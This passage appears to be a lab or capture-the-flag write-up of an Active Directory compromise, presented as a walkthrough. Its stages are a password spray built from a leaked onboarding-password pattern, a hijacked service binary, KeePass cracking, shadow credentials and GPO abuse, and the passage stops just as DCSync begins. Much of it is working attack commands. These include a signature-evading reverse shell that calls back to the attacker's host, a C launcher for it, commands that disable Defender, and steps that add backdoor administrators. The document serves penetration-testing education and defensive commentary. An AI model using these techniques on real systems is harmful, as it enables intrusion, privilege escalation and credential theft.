Welcome to the team! To ensure a secure start, your account has been
provisioned with a temporary initial password

Your Temporary Password Pattern
Your initial credential follows this exact construction:
[First3_Upper]![Year][Special][Last2_Lower]

How to build it:
First 3 Letters: The first three letters of your first name in UPPERCASE.
Separator: A literal exclamation mark (!).
Current Year: The year 2026.
Special Character: One character from this approved list: @ # $ % &.
Last 2 Letters: The last two letters of your last name in lowercase.
Example for "John Smith": First 3: JOH Separator: ! Year: 2026
Special: @ Last 2: th Result: JOH!2026@th

Security Compliance & Rotation
90-Day Rotation: Your password must be changed every 90 days
History Policy: you cannot reuse any of your previous 12 passwords
This document is more damaging than most credential leaks, because it does not leak a credential, it leaks the function that produces every credential. Given a name, the search space is five passwords. Given the directory, every name is free.
Read the last two paragraphs as a defender. The rotation and history requirements are genuine controls, thoughtfully specified, and they are the reason this document exists at all: somebody was documenting a security policy. The initial-password construction sitting three paragraphs above them undoes every one of them for any account that has not logged in yet, and publishing the whole thing on a share every authenticated user can read closes the loop. Controls are not additive when one of them is a key.
8.2 The pattern keys on display names, not usernames
svc_web can read the directory, so the account list comes straight out of LDAP:
1
2
nxc ldap dc01 -u svc_web -H $HASH --users-export users
cat users
1
2
3
4
5
6
7
8
9
10
11
12
13
Administrator
Guest
krbtgt
j_wilson
l_conrad
m_chen
s_patel
e_rodriguez
d_kim
it_ops_lead
svc_web
svc_backup
svc_infra_mgr
The sAMAccountNames are useless for the pattern. l_conrad has no first name in it, and [First3_Upper] needs one. The attribute that carries a human first and last name is name (the display name), which the same bind can read. powerview.py returns both attributes together:
1
powerview $DOMAIN/svc_web@DC01 -H :$HASH -q 'Get-DomainUser -Properties name'
1
2
3
4
5
6
7
8
9
10
11
12
13
name     : Infrastructure Management
name     : Backup Service
name     : Web Portal Service
name     : IT Operations Lead
name     : David Kim
name     : Elena Rodriguez
name     : Sarah Patel
name     : Mike Chen
name     : Lisa Conrad
name     : James Wilson
name     : krbtgt
name     : Guest
name     : Administrator
Lisa Conrad is l_conrad, so the pair (name, sAMAccountName) has to be kept together through the whole pipeline. That coupling is easy to break: a first attempt that iterated over an unquoted command substitution let the shell split Lisa Conrad into two separate words, generating LIS!2026$sa from Lisa and CON!2026$ad from Conrad, and the correct candidate LIS!2026$ad was never in the list at all.
Reading the two attributes as a tab-separated pair keeps them aligned:
1
2
3
4
5
6
7
8
9
10
11
powerview --json $DOMAIN/svc_web@DC01 -H :$HASH \
    -q 'Get-DomainUser -Properties name,samaccountname' \
  | jq -r '.[].attributes | [.name, .sAMAccountName] | @tsv' \
  | while IFS=$'\t' read -r name sam; do
      first=$(printf '%s' "${name%% *}" | cut -c1-3 | tr '[:lower:]' '[:upper:]')
      last=$(printf '%s' "${name##* }" | rev | cut -c1-2 | rev | tr '[:upper:]' '[:lower:]')
      for s in '@' '#' '$' '%' '&'; do
          printf '%s!2026%s%s\n' "$first" "$s" "$last"
      done > /tmp/pass.txt
      nxc ldap dc01 -u "$sam" -p /tmp/pass.txt --continue-on-success | grep '\[+\]'
  done
1
LDAP                     10.0.30.167     389    DC01             [+] CTOS.CORP\l_conrad:LIS!2026$ad
LIS!2026$ad: Lis uppercased, !, 2026, $, and ad from the end of Conrad. One account out of thirteen never changed its onboarding password.
This is a spray, and sprays lock accounts out. The shape here is deliberately conservative: five attempts against each account, not one password against all of them, so no single account sees more than five failures and the domain’s lockout threshold (typically 5 or 10 with a 30-minute observation window) is approached but not crossed. Check
nxc ldap $DC -u user -p pass --pass-polbefore spraying anything, and drop the special-character list to the two or three most likely values if the threshold is tight.
9. l_conrad to SYSTEM on IT-WS01
1
bloodyAD --host dc01 -d $DOMAIN -u l_conrad -p 'LIS!2026$ad' get object l_conrad --attr memberOf
1
2
distinguishedName: CN=Lisa Conrad,OU=IT Operations,OU=CTOS Users,DC=CTOS,DC=CORP
memberOf: CN=IT_Operations,OU=Groups,DC=CTOS,DC=CORP
1
nxc winrm it-ws01 -u l_conrad -p 'LIS!2026$ad'
1
2
WINRM       10.0.31.163     5985   IT-WS01          [*] Windows Server 2022 Build 20348 (name:IT-WS01) (domain:CTOS.CORP)
WINRM       10.0.31.163     5985   IT-WS01          [+] CTOS.CORP\l_conrad:LIS!2026$ad (Pwn3d!)
(Pwn3d!)on the WinRM protocol does not mean local administrator. NetExec prints it whenever it can execute a command over WinRM, and membership inRemote Management Usersis sufficient for that. The same marker on thesmbprotocol does imply administrative access, because it means a service could be created. Reading them as the same thing sends you looking for administrator-only artefacts on a box where you are still an ordinary user, which is exactly what happens next.
9.1 A service binary that BUILTIN\Users can modify
evil-winrm gives an interactive session, and the first thing that stands out under C:\Program Files is a vendor directory that is not part of any stock install:
1
evil-winrm -i it-ws01 -u l_conrad -p 'LIS!2026$ad'
1
2
3
4
5
6
7
8
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/13/2026  10:17 PM                Amazon
d-----         2/16/2026   2:10 AM                Common Files
d-----         2/15/2026   7:58 PM                CTOS
d-----          7/5/2025  10:57 AM                Internet Explorer
d-----         2/15/2026   7:37 PM                KeePass Password Safe 2
d-----          5/8/2021   1:50 PM                ModifiableWindowsApps
Two entries are worth noting: a CTOS directory (a custom application, therefore custom permissions) and KeePass Password Safe 2 (which implies a database exists somewhere). The CTOS directory comes with a service:
1
2
reg query HKLM\SYSTEM\CurrentControlSet\Services\ | findstr /i ctos
reg query HKLM\SYSTEM\CurrentControlSet\Services\CTOSInventorySvc -v ImagePath
1
2
3
4
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CTOSInventorySvc

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CTOSInventorySvc
    ImagePath    REG_EXPAND_SZ    cmd.exe /c "C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe"
The ImagePath is quoted, so this is not an unquoted-service-path issue. The permissions on the target are:
1
icacls "C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe"
1
2
3
4
C:\Program Files\CTOS\InventoryService\CTOSInventorySvc.exe BUILTIN\Users:(I)(M)
                                                            NT AUTHORITY\SYSTEM:(I)(F)
                                                            BUILTIN\Administrators:(I)(F)
                                                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
BUILTIN\Users:(I)(M) is the finding. (M) is Modify, which includes write and delete; (I) means it was inherited, so nobody set it on this file deliberately. Somebody created C:\Program Files\CTOS with permissive rights (most likely by building it somewhere else and copying it in, which carries the source ACL along), and every file underneath silently inherited them. Any authenticated user of this machine can replace the binary that LocalSystem executes.
9.2 The payload
The reverse shell itself is Nishang’s Invoke-PowerShellTcpOneLine.ps1, which ships as a three-line file: two comment lines of instructions, then the one-liner itself, commented out on line 3 so it cannot run by accident. Getting from that file to an -enc argument is one pipeline:
1
2
3
4
5
6
7
8
9
cat ~/tools/nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 \
  | head -n3 | tail -n1 | cut -c2- \
  | sed "s/192.168.254.1/$(ip -4 -o addr show tun0 | awk '{print $4}' | cut -d/ -f1)/" \
  | sed 's/4444/9999/' \
  | sed 's/\$client/\$cln/g'   | sed 's/\$stream/\$stn/g' \
  | sed 's/\$bytes/\$bts/g'    | sed 's/\$data/\$dta/g' \
  | sed 's/\$sendback/\$sbk/g' | sed 's/\$sendbyte/\$sbt/g' \
  | sed 's/+ '\''PS '\'' + (pwd).Path //' \
  | iconv -t utf-16le | base64 -w0
Each stage earns its place:
head -n3 | tail -n1selects line 3, the payload, andcut -c2-strips the leading#that keeps it inert in the repository.- The first two
seds substitute the hardcoded defaults,192.168.254.1and port4444, for the VPN address and the listener port. - The six variable renames (
$clientto$cln,$streamto$stn, and so on) are static signature evasion. Nishang is a decade-old public toolkit and its one-liner is byte-for-byte in every AV signature database; the logic is not what gets flagged, the literal string is. Renaming the variables changes every matching byte sequence while leaving behaviour identical. - Deleting
+ 'PS ' + (pwd).Pathdrops the working directory from the prompt string. It shortens the payload and removes another distinctive literal, at the cost of a prompt that is just>. iconv -t utf-16le | base64 -w0produces exactly what-encexpects: PowerShell decodes that argument as UTF-16LE, so encoding from UTF-8 yields a script full of null bytes and a silent failure.
This defeats static signatures only. AMSI still sees the decoded script at execution time, which is why real-time monitoring gets turned off in a later step rather than relied upon to miss this. Renaming variables is a first-order transformation and should be treated as buying quiet, not invisibility.
The service manager runs the ImagePath binary, so the replacement has to be a PE file. A three-line C launcher compiled with mingw is enough: it never tries to be a real service, it just spawns the encoded payload with no window and returns.
1
2
3
4
5
6
7
#include <windows.h>
int WINAPI WinMain(HINSTANCE h,HINSTANCE p,LPSTR c,int s){
    STARTUPINFOA si={sizeof(si)}; PROCESS_INFORMATION pi;
    char cmd[]="powershell -nop -w hidden -ep bypass -enc <base64 UTF-16LE reverse shell>";
    CreateProcessA(NULL,cmd,NULL,NULL,FALSE,CREATE_NO_WINDOW,NULL,NULL,&si,&pi);
    return 0;
}
1
x86_64-w64-mingw32-gcc launch.c -o payload.exe -mwindows -s
Pasting the base64 from the pipeline above into cmd[] keeps the PowerShell quoting out of the C string literal entirely, which is the practical reason to use -enc here rather than a plain -Command.
Testing it as l_conrad first confirms the binary runs before anything gets overwritten:
1
2
3
cd C:\programdata
upload payload.exe
.\payload.exe
1
2
3
4
5
Listening on 0.0.0.0 9999
Connection received on 10.0.31.163 51213

> whoami
ctos\l_conrad
9.3 Replacing the binary
1
2
3
4
cd "C:\Program Files\CTOS\InventoryService"
move CTOSInventorySvc.exe test.exe
move C:\programdata\payload.exe CTOSInventorySvc.exe
sc.exe start CTOSInventorySvc
1
2
3
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
1
2
3
4
5
Listening on 0.0.0.0 9999
Connection received on 10.0.31.163 51230

> whoami
nt authority\system
Error 1053 is the expected outcome, not a failure. The Service Control Manager starts the process and then waits for it to call StartServiceCtrlDispatcher and report SERVICE_RUNNING; the launcher never does, so after 30 seconds the SCM gives up and reports a timeout. By then CreateProcessA has already run and the payload is a detached process that outlives the SCM’s cleanup. The shell arrives before the error message does.
Renaming the original binary rather than deleting it is the difference between a reversible test and a broken production service. Restore it afterwards (
move test.exe CTOSInventorySvc.exe) and stop the service; a hijacked service binary left in place is an unauthenticated backdoor for anyone who later finds it.
9.4 Making the access durable
A SYSTEM shell from a service that will not restart cleanly is fragile, so the first command converts it into an ordinary administrative login:
1
2
net localgroup administrators l_conrad /add
net localgroup administrators
1
2
3
4
5
6
7
Members

-------------------------------------------------------------------------------
Administrator
CTOS\Domain Admins
CTOS\l_conrad
The command completed successfully.
1
Set-MpPreference -DisableRealtimeMonitoring $true
Disabling real-time monitoring keeps later tooling from being quarantined mid-transfer. It is a SYSTEM-only operation, and it is loud: Defender logs the change and a managed tenant will surface it. On a real engagement this is a decision to make deliberately, not a reflex.
10. The Administrator’s KeePass database
l_conrad is now a local administrator, and a fresh WinRM session picks up the new token, which means the Administrator profile is readable. The KeePass Password Safe 2 directory seen earlier said a database was likely; it is exactly where the installer’s defaults would put a user’s own:
1
2
cd C:\users\administrator
tree /f
1
2
3
4
5
6
7
8
C:.
+---3D Objects
+---Contacts
+---Desktop
+---Documents
|       Database.kdbx
|
+---Downloads
1
2
cd Documents
download Database.kdbx
 The database opens with a master key prompt and no key file, so the whole thing reduces to one password.
A KDBX file is encrypted with a key derived from the master password through a deliberately expensive KDF, so it cannot be read without that password. It can, however, be attacked offline at whatever rate the KDF allows. keepass2john, from John the Ripper, turns the header into a hashcat-compatible string:
1
2
keepass2john Database.kdbx > Database.hash
hashcat --quiet -m 13400 Database.hash /opt/rockyou.txt --username
1
$keepass$*2*600000*0*c14b5ba45ea084f72781cddde6ccf4fad4df2daa9da92c760bf1812e2191dcfd*a6ea7a5ad28b49984be9a24a063be3862ef23ea914ed205cf511d1ef4415aea5*7dd8e133acaf6407f6aed0f9c57087ae*b8b772b1c31c92980fcec15739c8d4de933c81307f7a9377987bc04cc968be6e*9c61586d08359491c464388b16de4d2f1947b33ffd03b977e435690f525ff775:sunshine1
The fields after $keepass$ are *2* (KDBX 2/4 format) and *600000* (the AES-KDF transform round count). Six hundred thousand rounds per candidate is a serious work factor and the reason -m 13400 is one of the slower hashcat modes. It buys nothing here, because sunshine1 is in rockyou: a KDF only multiplies the cost of each guess, and multiplying a search space of one candidate still gives one candidate.
 The database has the stock KeePass group layout with exactly one real entry, under
 Windows.

SVC_INFRA_MGR Creds: CTOS\svc_infra_mgr with a 20-character password rated at 97 bits of entropy.
The irony is worth stating plainly: the service account password is genuinely strong, twenty characters and well above any wordlist. It is protected by a vault whose master password is sunshine1. A password manager moves all of an account’s risk onto one credential, which makes that one credential the only one that has to be strong.
1
nxc ldap dc01 -u svc_infra_mgr -p 'Infr@Mgmt2026!Secure'
1
2
LDAP        10.0.30.167     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:CTOS.CORP) (signing:None) (channel binding:Never)
LDAP        10.0.30.167     389    DC01             [+] CTOS.CORP\svc_infra_mgr:Infr@Mgmt2026!Secure
11. svc_infra_mgr to it_ops_lead: shadow credentials
Three sets of domain credentials are now in hand, so it is worth collecting the directory properly rather than continuing to guess at relationships:
1
2
nxc ldap dc01 -u svc_infra_mgr -p 'Infr@Mgmt2026!Secure' \
    --bloodhound --collection All --dns-server 10.0.30.167
Uploading the resulting archive to BloodHound and marking svc_infra_mgr as owned produces one outbound edge, and it is enough:

SVC_INFRA_MGR holds GenericWrite over IT_OPS_LEAD. Both are ordinary user objects.
GenericWrite over a user object means write access to that object’s attributes: not password reset (that is a separate control access right), but every writable property. One of those properties is msDS-KeyCredentialLink, the attribute holding the public keys the account is allowed to pre-authenticate with over PKINIT. Appending a key pair of your own and then authenticating with it is a complete account takeover that needs no password and changes none, and the resulting TGT can be used to recover the account’s NT hash. The full mechanism, its prerequisites, and the detection surface are on the shadow credentials theory page.
certipy shadow auto performs the whole sequence: generate a key pair, write the credential, request a TGT over PKINIT, extract the NT hash, and restore the original attribute value.
1
certipy shadow -u svc_infra_mgr@CTOS.CORP -p 'Infr@Mgmt2026!Secure' -account it_ops_lead auto
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'it_ops_lead'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5f03d701a28f44a58620afd571505038'
[*] Adding Key Credential with device ID '5f03d701a28f44a58620afd571505038' to the Key Credentials for 'it_ops_lead'
[*] Successfully added Key Credential with device ID '5f03d701a28f44a58620afd571505038' to the Key Credentials for 'it_ops_lead'
[*] Authenticating as 'it_ops_lead' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'it_ops_lead@ctos.corp'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'it_ops_lead.ccache'
[*] Trying to retrieve NT hash for 'it_ops_lead'
[*] Restoring the old Key Credentials for 'it_ops_lead'
[*] Successfully restored the old Key Credentials for 'it_ops_lead'
[*] NT hash for 'it_ops_lead': fd8bd0720fec58d0b5005257dd9f3723
No identities found in this certificate is expected and not a problem. The certificate certipy generates is self-signed and carries no SAN, because the KDC is not being asked to read an identity out of it: the identity comes from the msDS-KeyCredentialLink entry that says this key belongs to it_ops_lead. That the KDC accepted it at all confirms the domain has a KDC certificate and supports PKINIT.
shadow autowriting the attribute and then restoring it is the convenience and the risk in one step. If the target account has a real Windows Hello for Business enrollment and the process dies between the two writes, that user can no longer sign in with their PIN.shadow addandshadow removesplit the operation so the restore is under your control.
12. it_ops_lead to the domain: a group membership that can write a GPO
it_ops_lead marked as owned in BloodHound produces a three-node path that ends the engagement:

IT_OPS_LEAD can add members to POLICY_AUTOMATION_GROUP. That group has multiple control edges to the Default Domain Controllers Policy GPO; WriteOwner is the visible label, but the overlapping arrows also represent direct property and DACL control.
Neither half of that path looks alarming on its own. “IT Operations Lead can manage a policy automation group” is a sentence an approver would sign, and “the policy automation group can manage policies” is what the group is named for. The composition is Domain Admin, because of which GPO it happens to be.
The membership write is a single bloodyAD call:
1
2
3
export NTHASH=fd8bd0720fec58d0b5005257dd9f3723
bloodyAD --host dc01 -d $DOMAIN -u it_ops_lead -p ":$NTHASH" \
    add groupMember "POLICY_AUTOMATION_GROUP" it_ops_lead
1
[+] it_ops_lead added to POLICY_AUTOMATION_GROUP
A group membership change takes effect for Kerberos on the next TGT, and for the ACL evaluation the next time a DC builds the token, so the new rights are usable immediately with a fresh authentication.
That distinction between the overlapping edges matters. If WriteOwner were the group’s only useful right, the required chain would be: take ownership of the LDAP GPO object, use the owner’s implicit WriteDACL right to grant Full Control, and only then modify the policy. It is not the only right here. On a reset instance, the group’s ACE on the LDAP GPO container resolves to WRITE_OWNER|WRITE_DACL|...|WRITE_PROP|...|CREATE_CHILD; bloodyAD get writable --otype gpo --detail consequently reports direct writes to gPCMachineExtensionNames, versionNumber, DACL, and OWNER. The separate SYSVOL ACL grants CTOS\Policy_Automation_Group inheritable FULL access to the policy directory. The group therefore controls both halves of this GPO before any ownership change.
The first pygpoabuse command below works immediately after the membership change because it uses those existing property and SYSVOL rights. The ownership-and-DACL sequence shown later is a redundant troubleshooting detour, not a prerequisite that has been omitted.
The target GPO’s GUID is {6AC1786C-016F-11D2-945F-00C04FB984F9}, which is not a random identifier: it is the well-known GUID of the Default Domain Controllers Policy in every Active Directory forest, linked to the Domain Controllers OU. Writing to it is code execution as SYSTEM on every domain controller. The mechanics of how a GPO is stored, why write access to it is remote code execution, and what else can be planted in one are on the GPO abuse theory page.
pyGPOAbuse plants an immediate scheduled task, which is the only Group Policy payload that runs without a reboot or a logon:
1
2
3
4
uvx --from git+https://github.com/Hackndo/pyGPOAbuse pygpoabuse \
    -gpo-id "6AC1786C-016F-11D2-945F-00C04FB984F9" \
    $DOMAIN/it_ops_lead -hashes ":$NTHASH" \
    -command "net localgroup administrators it_ops_lead /add"
1
[+] ScheduledTask TASK_974ad0ee created!
Then nothing happens, for several minutes:
1
nxc smb dc01 -u it_ops_lead -H $NTHASH
1
2
SMB         10.0.30.167     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.0.30.167     445    DC01             [+] CTOS.CORP\it_ops_lead:fd8bd0720fec58d0b5005257dd9f3723
The unchanged authentication result is easy to misread as evidence that the GPO write failed, even though pygpoabuse explicitly reported creating the task. Treating WriteOwner as though it were the only available edge leads to the standard ownership escalation: take ownership of the GPO, then use the owner’s implicit WriteDACL right to grant Full Control.
That sequence would be necessary if WriteOwner were the only route to modification. It is unnecessary here because the group’s existing direct rights already allowed the first pygpoabuse run to write both the policy metadata and its SYSVOL content:
1
2
3
4
5
6
7
bloodyAD --host dc01 -d $DOMAIN -u it_ops_lead -p ":$NTHASH" \
    set owner "CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=CTOS,DC=CORP" it_ops_lead

dacledit.py -action write -rights FullControl -inheritance \
    -principal it_ops_lead \
    -target-dn "CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=CTOS,DC=CORP" \
    $DOMAIN/it_ops_lead -hashes ":$NTHASH"
1
2
3
4
5
[+] Old owner S-1-5-21-1751468323-2623355638-2718854944-512 is now replaced by it_ops_lead on CN={6AC1786C-...},CN=POLICIES,CN=SYSTEM,DC=CTOS,DC=CORP

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260830-125759.bak
[*] DACL modified successfully!
Both succeed, and running pygpoabuse again then reveals that they changed nothing:
1
2
3
[x] The GPO already includes a ScheduledTasks.xml.
[x] Use -f to append to ScheduledTasks.xml
[!] [C] TASK_974ad0ee (Type: ImmediateTaskV2)
The second run refuses before writing anything, and lists the task from the first run as already present. Nothing new reached SYSVOL after the ownership change, so whatever eventually applies must be the original task. Moments later:
1
nxc smb dc01 -u it_ops_lead -H $NTHASH
1
SMB         10.0.30.167     445    DC01             [+] CTOS.CORP\it_ops_lead:fd8bd0720fec58d0b5005257dd9f3723 (Pwn3d!)
The ownership takeover and DACL rewrite were not needed. Membership in
POLICY_AUTOMATION_GROUPsupplied direct GPO write access as well as the separateWriteOwnerpath, and the firstpygpoabuserun had already used those direct rights successfully. ItsScheduledTask ... created!message, followed by the second run finding that same task inScheduledTasks.xml, proves the payload predated the owner and DACL changes. The only missing ingredient was time: domain controllers refresh Group Policy every 5 minutes by default, against 90 minutes plus a random offset for member machines. When a primitive reports success and the effect has not appeared, re-read the success message before escalating; the two redundant commands here changed the owner and DACL of a tier-0 object and both modifications now have to be reverted.
(Pwn3d!) on the SMB protocol does mean administrative access, and on a domain controller the local Administrators group is BUILTIN\Administrators in the domain itself. it_ops_lead is now Domain Admin in everything but name.
13. DCSync
Membership in BUILTIN\Administrators on a domain controller carries the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All extended rights, which is the entire requirement for replicating secrets out of the directory. secretsdump.py speaks DRSUAPI and asks the DC to hand over the account it least wants to give up:
1
